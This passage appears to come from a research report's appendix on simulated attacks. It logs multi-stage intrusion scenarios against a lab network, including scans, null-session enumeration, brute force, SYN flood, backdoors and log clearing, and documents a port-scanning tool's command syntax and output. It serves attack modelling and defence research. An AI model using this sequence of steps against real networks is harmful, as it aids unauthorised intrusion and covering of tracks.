18	SPIS	DHS	Dumb host scan	Active Ports	80	
18	SPIS	DHS	Dumb host scan	Active Ports	137	
22	SPIS	SX	TCP Xmas Tree scan	Active Ports	23	
22	SPIS	SX	TCP Xmas Tree scan	Active Ports	8080	
26	IO	MD	Monitoring of the fragmentation prohibition bit DF	Operating System		
27	IO	MD	Monitoring of the fragmentation prohibition bit DF	Operating System	Windows 2000 SP3	
30	IO	IDOS	Examination of response for DoS attacks	Operating System		

31	IO	IDOS	Examination of response for DoS attacks	Operating System		
32	IO	IDOS	Examination of response for DoS attacks	Operating System		
33	IO	IDOS	Examination of response for DoS attacks	Operating System	Windows SP3	
37	CI	NS	Collection of additional information from DNS-server	Host Names		
41	RE	CNS	Connection - null sessions		Null Session Connection was done successfully	
44	ENS	LEG	Enumerating NetBIOS Shares with Legion	Shared Resources	\spiiran-erv\C	
44	ENS	LEG	Enumerating NetBIOS Shares with Legion	Shared Resources	\spiiran-erv\D	
48	RE	CNS	Connection - null sessions		Null Session Connection was done successfully	
49	RE	ERD	Enumerating NT/2000 Related Domains	Related Domains	lan2.net	
53	UE	CNS	Connection - null sessions			
54	UE	EUE	Enumerating Users with enum	Users ID and Psw	Admin	
54	UE	EUE	Enumerating Users with enum	Users ID and Psw	RtYrw_!@	
58	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	FTP-server	
58	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	SNMP-agent	
58	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	WINS-Server	
58	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	Mail-server	
58	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	PWS	
58	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	DNS-server	
58	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	MS IIS	
58	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	MS Remote Registry Service	
58	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	MS SQL Server 2000	
66	SPIH	STIH	TCP connect scan	IP-addresses		
67	SPIH	STIH	TCP connect scan	IP-addresses		
71	IH	DC	Network Ping Sweeps	IP-addresses		
75	IO	IDOS	Examination of response for DoS attacks	Operating System		
79	CI	NS	Collection of additional information from DNS-server	Host Names		
80	CI	NS	Collection of additional information from DNS-server	Host Names		
84	RE	EDNV	Enumerating NT/2000 Domains with net view	Domain Name	lan3.net	
85	RE	EDNV	Enumerating NT/2000 Domains with net view	Domain Name	lan3.net	
86	RE	EDC	Enumerating NT/2000 Domain Controllers with nltestl	Domain controllers	spiiran-erv.lan3.net	
87	RE	EDC	Enumerating NT/2000 Domain Controllers with nltestl	Domain controllers	spiiran-erv.lan3.net	
88	RE	CNS	Connection - null sessions		Null Session Connection was done successfully	
91	ENS	DUMP	Enumerating NetBIOS Shares with DumpSec	Shared Resources	\spiiran-erv\C	
91	ENS	DUMP	Enumerating NetBIOS Shares with DumpSec	Shared Resources	\spiiran-erv\D	
92	ENS	DUMP	Enumerating NetBIOS Shares with DumpSec	Shared Resources	\spiiran-erv\C	
92	ENS	DUMP	Enumerating NetBIOS Shares with DumpSec	Shared Resources	\spiiran-erv\D	
93	ENS	DUMP	Enumerating NetBIOS Shares with DumpSec	Shared Resources	\spiiran-erv\D	
97	RE	CNS	Connection - null sessions			

98	RE	ERD	Enumerating NT/2000 Related Domains	Related Domains	lan2.net	
101	RE	EDNV	Enumerating NT/2000 Domains with net view	Domain Name	lan3.net	
102	RE	EDC	Enumerating NT/2000 Domain Controllers with nltestl	Domain controllers	spiiran-erv.lan3.net	
103	RE	EDC	Enumerating NT/2000 Domain Controllers with nltestl	Domain controllers	spiiran-erv.lan3.net	
104	RE	EDNV	Enumerating NT/2000 Domains with net view	Domain Name	lan3.net	
105	RE	EDC	Enumerating NT/2000 Domain Controllers with nltestl	Domain controllers	spiiran-erv.lan3.net	
109	UE	CNS	Connection - null sessions		Null Session Connection was done successfully	
110	UE	DNNT	Dumping the NetBIOS Name Table with nbtstat and nbtscan	Users ID and Psw		
113	UE	SNMPE	SNMP Enumeration with snmputil or IP Network Brower	Users ID and Psw		
119	RCE	UREG	Use of regdmp	Running Applications	Mail-server	
119	RCE	UREG	Use of regdmp	Running Applications	MS Remote Registry Service	
120	RCE	UREG	Use of regdmp	Running Applications	SNMP-agent	
120	RCE	UREG	Use of regdmp	Running Applications	FTP-server	
120	RCE	UREG	Use of regdmp	Running Applications	MS SQL Server 2000	
123	RCE	UREG	Use of regdmp	Running Applications	Mail-server	
123	RCE	UREG	Use of regdmp	Running Applications	WINS-Server	
130	IH	DC	Network Ping Sweeps	IP-addresses		
135	SPIS	SFI	TCP FIN scan	Active Ports		
139	SPIS	SS	TCP SYN scan	Active Ports	138	
139	SPIS	SS	TCP SYN scan	Active Ports	137	
139	SPIS	SS	TCP SYN scan	Active Ports	21	
139	SPIS	SS	TCP SYN scan	Active Ports	23	
139	SPIS	SS	TCP SYN scan	Active Ports	8080	
140	SPIS	SS	TCP SYN scan	Active Ports	23	
140	SPIS	SS	TCP SYN scan	Active Ports	138	
140	SPIS	SS	TCP SYN scan	Active Ports	8080	
140	SPIS	SS	TCP SYN scan	Active Ports	137	
144	IO	IDOS	Examination of response for DoS attacks	Operating System		
148	CI	NS	Collection of additional information from DNS-server	Host Names		
149	CI	NS	Collection of additional information from DNS-server	Host Names		
150	CI	NS	Collection of additional information from DNS-server	Host Names		
151	CI	NS	Collection of additional information from DNS-server	Host Names		
155	RE	EDC	Enumerating NT/2000 Domain Controllers with nltestl	Domain controllers	spiiran-erv.lan3.net	
156	RE	CNS	Connection - null sessions			
157	RE	ERD	Enumerating NT/2000 Related Domains	Related Domains	lan2.net	
161	UE	SNMPE	SNMP Enumeration with snmputil or IP Network Brower	Users ID and Psw		
165	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	FTP-server	
165	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	DNS-server	
165	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	MS IIS	
165	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	SNMP-agent	
165	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	MS SQL Server 2000	
165	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	PWS	
165	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	WINS-Server	
165	ABE	FP	Connection to FTP server and examination of the prompt header	Running Applications	MS Remote Registry Service	
171	IO	IDOS	Examination of response for DoS	Operating System	Windows 2000 SP3	

			attacks			
175	CI	NS	Collection of additional information from DNS-server	Host Names		
178	CI	IST	Inquiry of system time	System Time		
179	CI	IST	Inquiry of system time	System Time		
183	RE	EDC	Enumerating NT/2000 Domain Controllers with ntestl	Domain controllers		
184	RE	EDNV	Enumerating NT/2000 Domains with net view	Domain Name	lan3.net	
185	RE	CNS	Connection - null sessions		Null Session Connection was done successfully	
186	RE	ERD	Enumerating NT/2000 Related Domains	Related Domains	lan2.net	
190	UE	CNS	Connection - null sessions			
191	UE	EUE	Enumerating Users with enum	Users ID and Psw	Admin	
191	UE	EUE	Enumerating Users with enum	Users ID and Psw	RtYrw_!@	
195	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	WINS-Server	
195	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	SNMP-agent	
195	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	MS Remote Registry Service	
195	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	MS IIS	
195	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	FTP-server	
195	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	DNS-server	
195	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	PWS	
200	RCE	UDUM	Use of DumpSec	Running Applications	MS Remote Registry Service	
200	RCE	UDUM	Use of DumpSec	Running Applications	MS IIS	
200	RCE	UDUM	Use of DumpSec	Running Applications	MS SQL Server 2000	
200	RCE	UDUM	Use of DumpSec	Running Applications	DNS-server	
200	RCE	UDUM	Use of DumpSec	Running Applications	SNMP-agent	
203	RCE	UREG	Use of regdmp	Running Applications	DNS-server	
203	RCE	UREG	Use of regdmp	Running Applications	SNMP-agent	
203	RCE	UREG	Use of regdmp	Running Applications	PWS	
203	RCE	UREG	Use of regdmp	Running Applications	MS SQL Server 2000	
212	EKV	UPWS	Usage of initial versions of MS PWS for gaining files contents and access to a host			
217	GAR	CPF	Cracking of PWL File and access to a host			
224	SPIH	SSIH	TCP SYN scan	IP-addresses		
227	SPIH	STIH	TCP connect scan	IP-addresses		
233	SPIS	SFB	Scanning FTP Bounce	Active Ports	80	
233	SPIS	SFB	Scanning FTP Bounce	Active Ports	21	
233	SPIS	SFB	Scanning FTP Bounce	Active Ports	23	
233	SPIS	SFB	Scanning FTP Bounce	Active Ports	8080	
233	SPIS	SFB	Scanning FTP Bounce	Active Ports	137	
233	SPIS	SFB	Scanning FTP Bounce	Active Ports	138	
237	IO	IDOS	Examination of response for DoS attacks	Operating System	Windows 2000	
238	IO	IDOS	Examination of response for DoS attacks	Operating System	Windows 2000	
241	IO	IDOS	Examination of response for DoS attacks	Operating System		
242	IO	IDOS	Examination of response for DoS attacks	Operating System	Windows 2000	
246	CI	NS	Collection of additional information from DNS-server	Host Names		
249	CI	IST	Inquiry of system time	System Time		
253	RE	EDNV	Enumerating NT/2000 Domains with net view	Domain Name	lan3.net	
254	RE	EDNV	Enumerating NT/2000 Domains with net view	Domain Name		
255	RE	CNS	Connection - null sessions		Null Session Connection was done successfully	

258	ENS	NETV	Enumerating NetBIOS Shares with Netviewx	Shared Resources	\spiiran-erv\C	
258	ENS	NETV	Enumerating NetBIOS Shares with Netviewx	Shared Resources	\spiiran-erv\D	
259	ENS	NETV	Enumerating NetBIOS Shares with Netviewx	Shared Resources	\spiiran-erv\C	
260	ENS	NETV	Enumerating NetBIOS Shares with Netviewx	Shared Resources	\spiiran-erv\C	
261	ENS	NETV	Enumerating NetBIOS Shares with Netviewx	Shared Resources	\spiiran-erv\C	
261	ENS	NETV	Enumerating NetBIOS Shares with Netviewx	Shared Resources	\spiiran-erv\D	
262	ENS	NETV	Enumerating NetBIOS Shares with Netviewx	Shared Resources	\spiiran-erv\D	
262	ENS	NETV	Enumerating NetBIOS Shares with Netviewx	Shared Resources	\spiiran-erv\C	
267	UE	SNMPE	SNMP Enumeration with snmputil or IP Network Browser	Users ID and Psw	Admin	
271	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	Mail-server	
271	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	MS Remote Registry Service	
271	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	MS SQL Server 2000	
271	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	PWS	
271	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	SNMP-agent	
271	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	WINS-Server	
272	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	PWS	
272	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	DNS-server	
272	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	Mail-server	
272	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	FTP-server	
272	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	MS Remote Registry Service	
272	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	WINS-Server	
272	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	MS SQL Server 2000	
278	GAR	BFPG	Brute Force Password Guessing and access to a host			
286	UFPS	FCA	Free Common Access Realization			
291	IO	IDOS	Examination of response for DoS attacks	Operating System	Windows 2000 SP3	
292	IO	IDOS	Examination of response for DoS attacks	Operating System	Windows	
295	IO	IDOS	Examination of response for DoS attacks	Operating System		
299	CI	AM	Definition of the network adapter mask	Network Adapter Mask	255.255.255.224	
300	CI	AM	Definition of the network adapter mask	Network Adapter Mask	255.255.255.224	
304	RE	EDC	Enumerating NT/2000 Domain Controllers with nltest	Domain controllers		
305	RE	CNS	Connection - null sessions			
306	RE	ERD	Enumerating NT/2000 Related Domains	Related Domains	lan2.net	
310	UE	SNMPE	SNMP Enumeration with snmputil or IP Network Browser	Users ID and Psw		
313	UE	SNMPE	SNMP Enumeration with snmputil or IP Network Browser	Users ID and Psw		
314	UE	SNMPE	SNMP Enumeration with snmputil or IP Network Browser	Users ID and Psw	Admin	
318	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	Mail-server	
318	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	DNS-server	

318	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	FTP-server	
318	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	MS SQL Server 2000	
318	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	WINS-Server	
318	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	PWS	
318	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	MS IIS	
321	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	SNMP-agent	
321	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	WINS-Server	
321	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	PWS	
321	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	MS IIS	
321	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	FTP-server	
321	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	Mail-server	
321	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	DNS-server	
321	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	MS Remote Registry Service	
327	IH	DC	Network Ping Sweeps	IP-addresses		
332	SPIS	SFB	Scanning FTP Bounce	Active Ports	137	
332	SPIS	SFB	Scanning FTP Bounce	Active Ports	80	
332	SPIS	SFB	Scanning FTP Bounce	Active Ports	21	
332	SPIS	SFB	Scanning FTP Bounce	Active Ports	23	
332	SPIS	SFB	Scanning FTP Bounce	Active Ports	8080	
333	SPIS	SFB	Scanning FTP Bounce	Active Ports	23	
333	SPIS	SFB	Scanning FTP Bounce	Active Ports	137	
333	SPIS	SFB	Scanning FTP Bounce	Active Ports	21	
333	SPIS	SFB	Scanning FTP Bounce	Active Ports	138	
333	SPIS	SFB	Scanning FTP Bounce	Active Ports	80	
336	SPIS	ST	TCP connect scan	Active Ports	21	
336	SPIS	ST	TCP connect scan	Active Ports	23	
336	SPIS	ST	TCP connect scan	Active Ports	137	
339	SPIS	HS	Half scan	Active Ports	80	
339	SPIS	HS	Half scan	Active Ports	21	
339	SPIS	HS	Half scan	Active Ports	23	
339	SPIS	HS	Half scan	Active Ports	8080	
339	SPIS	HS	Half scan	Active Ports	137	
339	SPIS	HS	Half scan	Active Ports	138	
343	IO	IDOS	Examination of response for DoS attacks	Operating System		
347	CI	NS	Collection of additional information from DNS-server	Host Names		
351	RE	EDC	Enumerating NT/2000 Domain Controllers with ntestl	Domain controllers	spiiran-erv.lan3.net	
352	RE	EDNV	Enumerating NT/2000 Domains with net view	Domain Name	lan3.net	
353	RE	CNS	Connection - null sessions		Null Session Connection was done successfully	
356	ENS	NAT	Enumerating NetBIOS Shares with NetBIOS Auditing Tool	Shared Resources	\spiiran-erv\C	
356	ENS	NAT	Enumerating NetBIOS Shares with NetBIOS Auditing Tool	Shared Resources	\spiiran-erv\D	
359	ENS	NV	Enumerating NetBIOS Shares with net view	Shared Resources	\spiiran-erv\C	
359	ENS	NV	Enumerating NetBIOS Shares with net view	Shared Resources	\spiiran-erv\D	
364	UE	SNMPE	SNMP Enumeration with snmputil or IP Network Browser	Users ID and Psw		
368	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	PWS	
368	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	WINS-Server	
368	ABE	UNU	Use of netcat utility for	Running Applications	MS SQL Server 2000	

			Applications Enumeration			
368	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	MS Remote Registry Service	
368	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	MS IIS	
368	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	Mail-server	
374	GAR	AAF	Anonymity Access to FTP-server		Anonymous Access to Ftp-server was gained successfully	
375		END	ATTACK IS OVER !!!			

A4.1.3. Total log of the intention CVR (“Confidentiality Violation Realization”) realization

Conditions for the realization of malefactor's intention:

- protection degree of network firewall is “None” (2);
- protection degree of attacked host firewall is “Strong” (1);
- protection parameters of attacked host are “Strong” (1);
- degree of hacker's knowledge about a network is “Good” (1).

Total log of the intention CVR realization is as follows:

ID	A	S	Description	ResultComment	Result	FailResult
1	SPIH	SSIH	TCP SYN scan	IP-addresses	192.168.130.135	
2	SPIH	SSIH	TCP SYN scan	IP-addresses	192.168.130.135	
5	SPIH	STIH	TCP connect scan	IP-addresses	192.168.130.135	Forbidden Attack <STIH> blocked by Firewall <CVR_Personal_Firewall>
9	SPIH	SSIH	TCP SYN scan	IP-addresses	192.168.130.135	
12	SPIH	SSIH	TCP SYN scan	IP-addresses	192.168.130.135	
16	SPIH	SSIH	TCP SYN scan	IP-addresses	192.168.130.135	
19	SPIH	SSIH	TCP SYN scan	IP-addresses	192.168.130.135	
24	IO	IDOS	Examination of response for DoS attacks	Operating System		
25	IO	IDOS	Examination of response for DoS attacks	Operating System		
28	IO	TS	Telnet Connection and SYST command execution	Operating System		
31	IO	IDOS	Examination of response for DoS attacks	Operating System		
32	IO	IDOS	Examination of response for DoS attacks	Operating System		
36	CI	NS	Collection of additional information from DNS-server	Host Names		
40	RE	CNS	Connection - null sessions			
41	RE	ERD	Enumerating NT/2000 Related Domains	Related Domains		
45	UE	FUE	Finger Users Enumeration	Users ID and Psw		
49	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	Mail-server	
49	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	WINS-Server	
49	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	DNS-server	
49	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	MS IIS	
49	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	FTP-server	
52	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	WINS-Server	
52	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	FTP-server	
52	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	Mail-server	
52	ABE	UNU	Use of netcat utility for Applications Enumeration	Running Applications	DNS-server	

55	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	WINS-Server	
55	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	DNS-server	
55	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	MS IIS	
55	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	FTP-server	
55	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	Mail-server	
56	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	MS IIS	
56	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	FTP-server	
56	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	Mail-server	
56	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	DNS-server	
56	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	WINS-Server	
64	SPIH	STIH	TCP connect scan	IP-addresses	192.168.130.135	Forbidden Attack <STIH> blocked by Firewall <CVR_Personal_Firewall>
69	IO	TZ	Telnet connection and message header examination	Operating System		
70	IO	TZ	Telnet connection and message header examination	Operating System		
71	IO	TZ	Telnet connection and message header examination	Operating System		
75	CI	IST	Inquiry of system time	System Time		
76	CI	IST	Inquiry of system time	System Time		
77	CI	IST	Inquiry of system time	System Time		
80	CI	NS	Collection of additional information from DNS-server	Host Names		
81	CI	NS	Collection of additional information from DNS-server	Host Names		
82	CI	NS	Collection of additional information from DNS-server	Host Names		
83	CI	NS	Collection of additional information from DNS-server	Host Names		
87	RE	EDC	Enumerating NT/2000 Domain Controllers with nltest	Domain controllers		
88	RE	CNS	Connection - null sessions			
89	RE	ERD	Enumerating NT/2000 Related Domains	Related Domains		
92	RE	SRE	Getting NFS by utilite showmount	Shared Resources		
96	UE	CNS	Connection - null sessions			
97	UE	EUE	Enumerating Users with enum	Users ID and Psw		
100	UE	CNS	Connection - null sessions			
101	UE	PIUD	Providing Information about Users with DumpSec	Users ID and Psw		
107	RCE	UDUM	Use of DumpSec	Running Applications		Forbidden Attack <UDUM> blocked by Firewall <CVR_Personal_Firewall>
108	RCE	UDUM	Use of DumpSec	Running Applications		Forbidden Attack <UDUM> blocked by Firewall <CVR_Personal_Firewall>
112	RCE	UDUM	Use of DumpSec	Running Applications		Forbidden Attack <UDUM> blocked by Firewall <CVR_Personal_Firewall>
115	RCE	UDUM	Use of DumpSec	Running Applications		Forbidden Attack <UDUM> blocked by Firewall <CVR_Personal_Firewall>

						Firewall>
116	RCE	UDUM	Use of DumpSec	Running Applications		Forbidden Attack <UDUM> blocked by Firewall <CVR_Personal_Firewall>
120	RCE	UDUM	Use of DumpSec	Running Applications	Mail-server	
120	RCE	UDUM	Use of DumpSec	Running Applications	DNS-server	
123	RCE	UDUM	Use of DumpSec	Running Applications		Forbidden Attack <UDUM> blocked by Firewall <CVR_Personal_Firewall>
126	RCE	UREG	Use of regdmp	Running Applications		Forbidden Attack <UREG> blocked by Firewall <CVR_Personal_Firewall>
127	RCE	UREG	Use of regdmp	Running Applications		Forbidden Attack <UREG> blocked by Firewall <CVR_Personal_Firewall>
131	RCE	UDUM	Use of DumpSec	Running Applications		Forbidden Attack <UDUM> blocked by Firewall <CVR_Personal_Firewall>
135	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	WINS-Server	
135	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	FTP-server	
135	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	DNS-server	
135	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	MS IIS	
141	GAR	BFPG	Brute Force Password Guessing and access to a host			
146	CVR	RBV	Reading by Virus		File(s) was (were) read	
151	IO	IF	ICMP message quoting	Operating System		
155	CI	NS	Collection of additional information from DNS-server	Host Names		
159	RE	SRE	Getting NFS by utilite showmount	Shared Resources		
162	RE	EDC	Enumerating NT/2000 Domain Controllers with ntestl	Domain controllers		
163	RE	CNS	Connection - null sessions			
166	ENS	NAT	Enumerating NetBIOS Shares with NetBIOS Auditing Tool	Shared Resources		
169	ENS	NAT	Enumerating NetBIOS Shares with NetBIOS Auditing Tool	Shared Resources		
172	ENS	NETD	Enumerating NetBIOS Shares with Netdom	Shared Resources		
175	ENS	DUMP	Enumerating NetBIOS Shares with DumpSec	Shared Resources		
178	ENS	NETV	Enumerating NetBIOS Shares with Netviewx	Shared Resources		
183	UE	FUE	Finger Users Enumeration	Users ID and Psw		
189	RCE	UDUM	Use of DumpSec	Running Applications		Forbidden Attack <UDUM> blocked by Firewall <CVR_Personal_Firewall>
198	SPIH	STIH	TCP connect scan	IP-addresses	192.168.130.135	Forbidden Attack <STIH> blocked by Firewall <CVR_Personal_Firewall>
199	SPIH	STIH	TCP connect scan	IP-addresses	192.168.130.135	Forbidden Attack <STIH> blocked by Firewall <CVR_Personal_Firewall>

203	SPIH	SSIH	TCP SYN scan	IP-addresses	192.168.130.135	
204	SPIH	SSIH	TCP SYN scan	IP-addresses		
210	SPIS	DHS	Dumb host scan	Active Ports		Forbidden Attack <DHS> blocked by Firewall <CVR_Personal_Firewall>
211	SPIS	DHS	Dumb host scan	Active Ports		Forbidden Attack <DHS> blocked by Firewall <CVR_Personal_Firewall>
212	SPIS	DHS	Dumb host scan	Active Ports		Forbidden Attack <DHS> blocked by Firewall <CVR_Personal_Firewall>
216	IO	RF	FIN Probe	Operating System		
217	IO	RF	FIN Probe	Operating System		
221	CI	NS	Collection of additional information from DNS-server	Host Names		
224	CI	NS	Collection of additional information from DNS-server	Host Names		
225	CI	NS	Collection of additional information from DNS-server	Host Names		
229	RE	SRE	Getting NFS by utilite showmount	Shared Resources		
233	UE	FUE	Finger Users Enumeration	Users ID and Psw		
237	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	WINS-Server	
237	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	MS IIS	
237	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	Mail-server	
243	IH	DC	Network Ping Sweeps	IP-addresses		
246	IH	DC	Network Ping Sweeps	IP-addresses	192.168.130.135	
247	IH	DC	Network Ping Sweeps	IP-addresses	192.168.130.135	
251	IO	II	ISN sampling	Operating System		
252	IO	II	ISN sampling	Operating System		
256	CI	NS	Collection of additional information from DNS-server	Host Names		
260	RE	CNS	Connection - null sessions			
263	ENS	SRVI	Enumerating NetBIOS Shares with Srvinfo -s	Shared Resources		
264	ENS	SRVI	Enumerating NetBIOS Shares with Srvinfo -s	Shared Resources		
265	ENS	SRVI	Enumerating NetBIOS Shares with Srvinfo -s	Shared Resources		
270	UE	FUE	Finger Users Enumeration	Users ID and Psw		
274	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	MS IIS	
274	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	DNS-server	
274	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	FTP-server	
274	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	Mail-server	
275	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	MS IIS	
275	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	FTP-server	
285	DS	SF	SYN flood (storm of inquiries on installation of TCP -connections)		The SYN Flood Attack was performed successfully. The host was accessed	
286	CSS	ABTH	Access on Behalf of Trusted Host to a host with SunOS v.1.4.x			
289	ACE	APF	Access to Password File			
290	ACE	WDPF	Writing of user's identifier to Password File			
291	ACE	MUID	Modification of user ID			

292	ACE	MRF	Writing of IP-address of an attacked Host in the File .rhost			
293	ACE	CC	Connection Closing			
294	CSS	ATH	Access to a Target Host with Usage of the r-command rlogin			
297	GAD	SCP	Search for Cleartext password			
300	GAD	ETR	Evaluating Trust Relations			
306	CVR	FRR	File (s) Reading Realization		File(s) reading was executed	
309	CBD	ISF	Infecting Startup Files		Back doors were created	
312	CBD	ISF	Infecting Startup Files		Back doors were created	
315	CBD	SBJ	Scheduling Batch Jobs			
318	CBD	SBJ	Scheduling Batch Jobs			
322	CT	CL	Clearing of Logs		The logs were cleared	
325	CT	CL	Clearing of Logs		The logs were cleared	
333	IBSD	FEF	External File Execution			
336	GAD	SCP	Search for Cleartext password			
342	CVR	FRR	File (s) Reading Realization		File(s) reading was executed	
345	CBD	SBJ	Scheduling Batch Jobs			
348	CBD	SBJ	Scheduling Batch Jobs			
355	PSA	TH	Password Stealing Attack by Implantation of Trojan Horse			
356	PSA	MP	Mailing password and access to a host	Access was done successfully, the password is		
359	EP	UKE	Use of Known Exploit			
364	CVR	FRR	File (s) Reading Realization		File(s) reading was executed	
371	IBSD	FEF	External File Execution			
374	EP	PC	Password Cracking			
379	CVR	FRR	File (s) Reading Realization		File(s) reading was executed	
384	IH	DC	Network Ping Sweeps	IP-addresses		
388	IO	IW	Watching of an initial size of the TCP window	Operating System		
389	IO	IW	Watching of an initial size of the TCP window	Operating System	Windows 2000	
393	CI	NS	Collection of additional information from DNS-server	Host Names		
397	RE	CNS	Connection - null sessions			
400	ENS	SRVI	Enumerating NetBIOS Shares with Srvinfo -s	Shared Resources		
401	ENS	SRVI	Enumerating NetBIOS Shares with Srvinfo -s	Shared Resources		
402	ENS	SRVI	Enumerating NetBIOS Shares with Srvinfo -s	Shared Resources		
407	UE	SNMPE	SNMP Enumeration with snmputil or IP Network Browser	Users ID and Psw		
411	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	WINS-Server	
411	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	FTP-server	
411	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	Mail-server	
411	ABE	TCBG	Telnet Connection Banner Grabbing	Running Applications	DNS-server	
417	GAR	AAF	Anonymous Access to FTP-server		Anonymous Access to Ftp-server was gained successfully	
422	CVR	RBV	Reading by Virus		File(s) was (were) read	
425	CBD	IMM	Installing Monitoring Mechanisms			
427		END	ATTACK IS OVER !!!			

A4.2. Logs of attack traces micro-level (network traffic level)

A4.2.1. Fragments of logs for the program *scanports.exe* execution

The program *scanports.exe* is intended for port scanning (SPIS).

Template for calling the program is as follows:

scanports.exe [*scan type*] -i *number* -h *ip.ip.ip.ip.port* -d *ip.ip.ip.ip* -p "ports" -t *time*

where

[*scan type*] is one of the following:

- sS – TCP SYN scan (half TCP-connection);
- sT – TCP connect scan;
- sF – TCP FIN scan;
- sX – TCP Xmax Tree scan;
- sN – TCP NULL scan.

Other arguments are as follows:

number – number of network interface ('Windump -D' can be used for listing of installed interfaces);

ip.ip.ip.ip.port – source host IP-address and port;

ip.ip.ip.ip – destination host IP-address;

"ports" – list of ports for scanning, for example, -p "10,20-100,1011";

time – timeout (in seconds) for waiting of reply (optional parameter).

Let us assume that:

- the malefactor's host IP-address is 192.168.130.136;
- the malefactor's objective is to learn if ftp (port 21) and http (port 80) servers on 192.168.130.135 are in listening mode.

Therefore for TCP connect scan the malefactor starts *scanports.exe* with the following arguments:

scanports.exe -sT -i2 -h 192.168.130.136.1050 -d 192.168.130.135 -p "21,80"

The fragment of log for port scans messages:

Starting scanports v.1.0
TCP connect scan.

192.168.130.136.1050->192.168.130.135.21 TCP connect: failed
Port is seems to be CLOSED.

192.168.130.136.1050->192.168.130.135.80 TCP connect: success
Port is seems to be OPEN.

The fragment of log for port scans network packets:

```
:  
17:49:39.688430 IP 192.168.130.136.1050 > 192.168.130.135.21: S 3131284273:3131284273(0) win 64240  
